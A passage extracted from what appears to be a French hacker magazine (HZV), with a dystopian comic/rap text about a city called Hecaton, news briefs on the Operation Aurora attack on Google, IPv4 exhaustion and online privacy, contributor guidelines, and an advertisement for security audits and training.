«Votre droïde ménager perd les pédales... changez le pour un droïde dernière génération, avec ses nouvelles fonctions de surveillance accrue de vos enfants et de votre quartier.... Drones system, pour un monde propre et sûr. La captologie à la portée de tous »
SIDNEY O'CONNOR


A la surface, plus une trace des voleurs, fraudeurs, promeneurs, taggueurs, dormeurs, quêteurs et encore moins des artistes de rue comme celui que Demian aperçoit perché sur une vieille carcasse de voiture…
Intrigué il s'arrête un instant autour de la voiture, ferme les yeux et se laisse volontiers subjuguer par les tirades inspirées du jeune tchatcheur.


5
30

Bienvenue à Hecaton, la plus grosse ville du système, 50 millions d'âmes vivent dans ses architectures de rêves.
Une ville perchée dans l'ciel tellement la terre est pourrie.
Encadrée par deux tours jumelles, sentinelles qui nous garantissent que la paix règne ici sur notre terre promise.
Hypocrisie de mise dans les parcs on devise
Devant des sculptures holo-graphiques on joue au philosophe cosmique.
Mais on a perdu nos principes, nos préceptes.
Un monde uniformisé et aseptisé le voila le concept.
Nul besoin de consulter l'oracle, en dehors d'Hecaton c'est la débâcle, la destruction.
Mais on l'oublie grâce a tous les spectacles, organisés par l'ordre avec un grand 0.
La clique de salop, dirigeant les sphères de fausse paix dans ce chaos,
Juste au cas où, j'décide d'en faire un morceau,
Qu'on sache qu'ici il y en avait encore pour se servir de leurs cerveaux.
Pas que de leurs foutus vaisseaux Hecaton
30 années exactes après l'hécatombe.
Et la terre n'est plus qu'une ruine qu'on surplombe
En 2070 le fils de ton fils vit à Babylon,

Bienvenue à Hécaton, welcome to hecaton !
Les rues sont calmes les gens sont camés,tranquillisés.
Une mesure imposée depuis quelques années, afin qu'on reste zen une gélule par semaine et par personne.
Et cette médication n'épargne personne.
Les émotions sont interdites on a d'ja vu c'que ca donnait.
De la colère, des guerres, c'ki a détruit notre terre.
A Hecaton t'entendras pas une bombe explosée, pas une embrouille.
Quand les robots patrouillent même le vice a la trouille.
Fini la drogue, fini les putes il y a de l'ordre dans les rangs.
Plus de mendiants ni d'chiens errants depuis longtemps.
Tous se tiennent bien, ceux qui n'y parviennent pas redescendent sur terre.
La punition, l'enfer, l'endroit ou l'on enferme.
Planète prison, voila ce qu'est devenue notre ancienne maison, la terre.
Reproduite en plus petite sur Hecaton, pas d'quoi et'fier, j'me dis des fois que j'vis dans une maquette,...




TOMAHAWK
DROP IN POSSE
NEO-POP-ART
IOT
IN LOVING
MEMORY OF
SEBASTIEN
31

Opération «Aurora»: la Chine en ligne de mire

(par Heurs)

Et oui, ce n'est un scoop pour personne, la Chine a pour habitude de voler les informations confidentielles de ses concurrents (autrement dit, tout le monde). En effet, en décembre dernier nous avons eu le droit à un exemple spectaculaire du genre. Google s'est fait attaquer[1] par un groupe de pirates chinois, lors de l'opération baptisée « Aurora »[2] . Pour l'occasion, deux exploits ont été utilisés, deux zero-day et des backdoors indétectables (ou presque). Une préparation professionnelle pour une attaque très précise et ciblée. De plus, ces charges malveillantes ont été placés sur des sites officiels chinois, ce qui autorise la suspicion du gouvernement.

Dans les faits, de faux courriels ont été envoyés à des employés de Google, incitant les victimes à consulter un site chinois. Ce site était, comme vous avez dû le deviner, piégé par les deux exploits. Le premier exploitait une faille sur Adobe Reader et le second sur Internet Explorer. Ces exploits téléchargeaient un programme (backdoor) qui permettait de donner la main à distance sur les ordinateurs des victimes. L'attaque est relativement simple mais a demandé de mettre en place une organisation bien définie, des recherches de vulnérabilités poussées et du coding de malware lui aussi assez poussé. Comme vous pouvez l'imaginer, mettre en place ce scénario demande du temps, de l'argent et de la plannification très précise, nous pouvons donc probablement écarter la thèse du groupuscule de hackers anarchiques.

La tournure que prend cet événement est pour le moins inquiétante, Hilary Clinton (Secretaire d'Etat des Etats Unis) demande des explications au gouvernement chinois. Google lui aussi soupçonne très fortement la Chine d'avoir menée l'attaque, cette position pouvant mener à une coupure totale du réseau Google en Chine, voire à la suppression de la censure. D'après un expert en sécurité cité par le Washington Post[3] , « les cibles visées reflètent directement les priorités du gouvernement chinois ». Pour le coup, Google a perdu des données confidentielles et risque de garder longtemps un arrière gout assez amer de cet incident.

En conclusion, les chinois du FBI sont dans le coup ça c'est sûr, il reste à voir ce que donnera la suite des négociations entre Google et la Chine.

All your IP are belong to us (par virtualabs)

Ce qui nous pendait au nez ne va pas tarder à se produire. Non, je ne parle pas de la fin du monde en 2012, mais bel et bien de la fin des IP sur 4 octets. En effet, la NRO (Number Resource Organization) tire la sonnette d'alarme. En effet, il ne resterait que 10% des adresses IP adressables de disponible, de quoi faire de

la peur. Non, ce n'est pas forcément la faute aux Chinois, non ce n'est pas non plus grâce à Chuck Norris que cela s'est produit, cela est plutôt une conséquence de l'expansion des terminaux mobiles tels que les Smartphones.

Il va donc falloir penser sérieusement à passer à la version 6 du protocole IP, afin de ne pas se retrouver face à un message du type « sans IP de disponible actuellement ». Et trouver des FAIs qui ont déjà franchi le pas, comme Free ou Nerim.

La vie privée ? Privée de quoi ? (par virtualabs)

La CNIL aura beau dire, les habitudes des internautes en matière de vie privée ont bien évoluées depuis le début de l'Internet. Certains, comme Mark Zuckerberg (PDG de Facebook), estiment qu'il s'agit là d''une « nouvelle norme sociale » instaurée par les internautes eux-même et que désormais la vie privée ne l'est plus tellement. Car nombreux sont ceux qui affichent sur Facebook, LinkedIn, ou encore Twitter leurs moindres déboires, leurs moindres méandres de vie à coups de photos ou de commentaires. Certes, la machine à buller favorise ce type de comportement, mais ce n'est vraiment pas nouveau: rappelez-vous les bons vieux « skyblogs » où les wesh-kikoololz adoraient répandre leurs petites vies (et le « lâchage de comms » qui était de mise).

Néanmoins, considérer la vie privée des utilisateurs comme beaucoup moins privée, cela peut être problématique. Surtout quand on ne sait pas, mais alors pas du tout ce qui est fait des données personnelles stockées par ces mastodontes du social. Et cela est aussi valable pour le nouveau géant Google, qui collectionne bon nombre de données grâce à ses services Analytics, GMail, Wave, sans parler de son projet de bibliothèque numérique qui fait déjà trembler les gouvernements européens.

Il faut avouer qu'il est relativement facile d'ajouter du contenu personnel sur Internet, mais que le retirer est dix, voire cent fois plus difficile. Les plus paranoïaques d'entre vous n'ont certainement pas oublié que les moteurs de recherche gardent en cache des millions d'informations, et que dans certains pays, certaines lois peuvent autoriser des agences gouvernementales à accéder aux données stockées. Et potentiellement essayer de trouver le terroriste qui se cache en vous. Et de vous maudir ainsi que toute votre famille pour des décennies.

Réfléchissez-y à deux fois avant de donner des informations sur vous. N'oubliez pas non plus que les applications utilisant l'authentification via un compte Facebook ont un accès sans limites à vos informations. Big brother a encore de beaux jours devant lui, et les internautes vont l'aider de plus en plus, semble-t-il.

WTF ?!

10 principes de vie privée sur Facebook

Certains sites permettent de vous y loguer en utilisant votre compte Facebook. Saviez-vous que dès lors, ceux-ci ont accès à toutes vos informations personnelles telles que photos, vidéos, groupes et événements, et que vous n'avez aucun contrôle sur ces permissions ? Retrouvez les autres grands principes de vie privée sur ce blog qui risque de vous faire réfléchir avant de poster n'importe quoi sur votre profil ;).

http://theharmonyguy.com/2009/12/28/10-basic-concepts-of-facebook-privacy/

Gmail maintenant en HTTPS par défaut

La connexion à Gmail se fait désormais automatiquement en utilisant HTTPS, à moins de l'avoir désactivé manuellement. Ainsi, les personnes se lisant leurs mails depuis un point d'accès Wifi ouvert ne diffuseront plus leurs informations personnelles en clair sur le réseau.

HOW TO CONTRIBUTE

UNE CONTRIBUTION À HZV, ÇA VOUS TENTE ?

Voici les principaux conseils à retenir

- Utilisez le format Open Document (odt) qui permet de conserver l'encodage et bon nombre de choses (bien que les txt oldschool soient acceptés).
- Faites un titre lisible, un chapeau (l'introduction de votre article en quelques lignes), et une annexe des références pour les liens si besoin.
- Evitez de rédiger à la première personne, préférez le « nous » qui est plus impersonnel, et permet d'embarquer le lecteur dans votre article.
- Le style de rédaction joue aussi un rôle important lors de la sélection des articles, aussi veillez à éviter les fautes de français et de grammaire, ainsi qu'à la cohérence des phrases. Tout bon traitement de texte actuel intègre ne serait-ce qu'un correcteur orthographique, faites-en bon usage !
- Evitez les décorations, les mises en pages et tout ce qui serait susceptible d'être supprimé sur la maquette finale.
- Découper au maximum vos codes pour en expliquer le contenu ou mettez les en annexe de votre article en les commentant.
- Toute illustration accompagnant l'article doit être jointe en tant que fichier image. Les formats sans perte (PNG, BMP, etc...) haute résolution sont vivement recommandés. Indiquez juste dans le texte de votre article les noms des fichiers images à intégrer, à l'endroit que vous souhaitez.

Une fois votre article prêt et relu vous pouvez l'envoyer à redaction@hackerzvoice.net si vous êtes sûr de vous, ou bien sur alias@hackerzvoice.net si vous voulez l'avis du rédacteur en chef. Tenez vous informé également auprès de lui si vous voulez éviter les doublons d'article, un simple e-mail avec le sommaire de votre article suffira. ;)

Points HZVCONTRIB'

HZVCONTRIB' est un système qui permettra à tous les participants des prochains numéros de collecter des points pour acquérir par la suite, matériels informatiques, livres ou formations offert par nos partenaires ou par HZV.

Chaque participant reçoit un nombre de point en fonction de différent aspect de son travail :

- Qualité de l'information
- Qualité de la rédaction
- Pédagogie de l'article
- Taille de l'article
- Fréquence de ses publications & Ancienneté
- Appréciation générale (qualité des pièces fournies à la rédaction, aide sur le site...)

Les points HZVCONTRIB' sont automatiquement activés lors d'une contribution.

Une équipe d'experts pour vos projets d'Audit en Sécurité

- Test Intrusif
- Audit d'infrastructure
- Audit Applicatif
- Audit de Code

Des formations techniques avancées en Sécurité Informatique

- Ethical Hacking
- Administration Sécurisée
- Certifications Sécurité
- Développement Sécurisé